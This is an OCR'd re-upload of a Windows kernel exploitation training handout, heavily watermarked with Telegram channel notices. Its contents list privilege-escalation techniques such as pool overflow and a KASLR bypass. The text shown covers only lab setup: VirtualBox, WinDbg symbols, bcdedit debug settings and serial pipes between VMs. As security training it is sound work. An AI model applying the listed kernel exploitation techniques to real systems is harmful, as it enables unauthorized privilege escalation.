هذا العمل خاص ومقدم من قبل فريق البنك السيبراني، ولا يسمح بتعديله أو إعادة رفعه تحت مسميّات أخرى.

All rights reserved to ©CyberBankSa team, and it is not permissible to re-upload or modify this work under any other name.

CYBER BANK

https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: SPCMDCON.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)
```

Windows Kernel Exploitation

Ashfaq Ansari (@HackSysTeam)
Handout for KeX

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Acknowledgements

Writing this hand-out has been one of the most tedious and time-consuming endeavours. I would like to thank **Mr. Krishakant Patil** for help me out with documenting different chapters. I would like to thank **Mr. Rushikesh D. Nandedkar** for motivating me and finally I would like to thank my company **Payatu Software Labs**.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Contents

Acknowledgements 1
Windows Kernel Debugging 5
Motivation 5
Prerequisite 5
Introduction 5
Training Box 5
Operating System 5
VirtualBox 6
WinDbg 7
Debuggee VM 9
Linked Clone 9
Serial Communication 10
Debugger VM 10
Debuggee 11
Test Drive 12
FAQ 14
Resources 15
Arbitrary Memory Overwrite 17
Motivation 17
Prerequisites 17
Introduction 17
Vulnerability 17
Exploitation Strategy 19
HAL Dispatch Table 19
hal!HaliQuerySystemInformation 20
Retrieving HalDispatchTable 22
Debugging 22
Kernel Recovery 26
Mitigation 26
Resources 26
Pool Feng-Shui 28
Motivation 28
Prerequisite 28
Introduction 28

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Pool Internals 29
Memory Pools 29
Pool Descriptor 29
Lookaside Lists 29
ListHeads List 32
Allocation Algorithm 33
Free Algorithm 34
Pool Feng-Shui 36
Resources 39
Pool Overflow 41
Motivation 41
Prerequisite 41
Introduction 41
Vulnerability 41
Kernel Object Internal 45
Exploitation Strategy 47
Debugging 48
Fake OBJECT_TYPE 49
Pool Spraying 50
Direct Kernel Object Header Manipulation 51
Kernel Recovery 54
Mitigation 55
Resources 55
Uninitialized Stack Variable 57
Motivation 57
Prerequisites 57
Introduction 57
Vulnerability 57
Exploitation Challenges 59
Vulnerability Trigger 59
Exploitation Strategy 63
Exploitation 63
Finding Offset 64
Kernel Stack Spraying 64
Don't Clobber Me 66

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Mitigation 67
Resources 67
Uninitialized Heap Variable 69
Motivation 69
Prerequisites 69
Introduction 69
Vulnerability 69
Exploitation Challenges 72
Vulnerability Trigger 72
Exploit 78
Mitigation 79
Resources 79
Escalation of Privilege (EoP) Payload 81
Motivation 81
Prerequisite 81
Introduction 81
Payload Analysis 81
Processor Initialization 82
Processes and Threads 83
Privilege Escalation 84
Resources 86
Kernel ASLR Bypass 88
Motivation 88
Prerequisite 88
Introduction 88
HMValidateHandle 88
HMValidateHandle Leak 89
Resources 91

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Windows Kernel Debugging

Motivation

Configure Kernel debugging between **Debuggee** and **Debugger VM**. Configure and test **debugging symbols**.

Prerequisite

a. Windows 7 Enterprise SP1 x86 (32-bit) VM
b. WinDbg
c. Internet connection (for downloading symbols)

Introduction


We know that User mode doesn't have direct access to Kernel Mode. **Kernel debugging** helps us to examine and debug code running in Kernel mode. This is the key to getting started with Kernel Exploitation.

Training Box

In this section, we will prepare things that we will need during training.

Operating System

For this course we will just use **Windows 7 Enterprise SP1 x86**.



We can obtain this from below given link:

https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

VirtualBox


First thing for our lab we need is a virtualization software. I prefer **VirtualBox** as it's free and available for Mac, Linux and Windows. However, you can use any hypervisor you wish.

You can download **VirtualBox** from the below given link and install it.

https://www.virtualbox.org/wiki/Downloads


Import OVA

Once you extract the zip file, you will get an **OVA** file. We need to import it in **VirtualBox** and make sure you name the VM as Debugger. If possible create a **Shared** folder and map it to the VM so that we can transfer more tools later.



All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني



Now, we will install all the necessary tools in the VM. Pre-training, you just need WinDbg and internet connection.

WinDbg


You may download WinDbg from Microsoft website or my cache.

https://developer.microsoft.com/en-us/windows/hardware/windows-driver-kit

http://hacksys.vfreaks.com/wke_tools.zip

Debugging Symbols

Microsoft provides public debugging symbols so that it helps in debugging crashes, hangs, etc. We need to create **_NT_SYMBOL_PATH** environment variable.




Variable name: **_NT_SYMBOL_PATH**
Variable value: **SRV*C:\Symbols*https://msdl.microsoft.com/download/symbols**

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني


Boot Configuration Database

After you have installed WinDbg, we need to enable debugging in **Boot Configuration Database (BCD)**.



Execute below given commands and finally shutdown the computer.

```
bcdedit /copy {current} /d "Windows 7 [HackSys Team]"
bcdedit /debug {86dbb7c9-2a37-11e4-9134-c0f1e2a95f30} on
bcdedit /dbgsettings
```



All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa


https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني


Debuggee VM

We will create **Debuggee VM** by creating a linked clone of **Debugger VM**.

Linked Clone


Now, right click on Debugger VM and select **Clone**.





All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني




Serial Communication

Now, we need to make both the VMs to communicate using a Virtual Serial communication. For this to happen, we need to enable Serial Port for both the VMs.

Debugger VM


Make sure you do not check ~~**Connect to existing pipe/socket**~~



Windows Host


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني



Debuggee


Make sure you check **Connect to existing pipe/socket**



Windows Host

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني



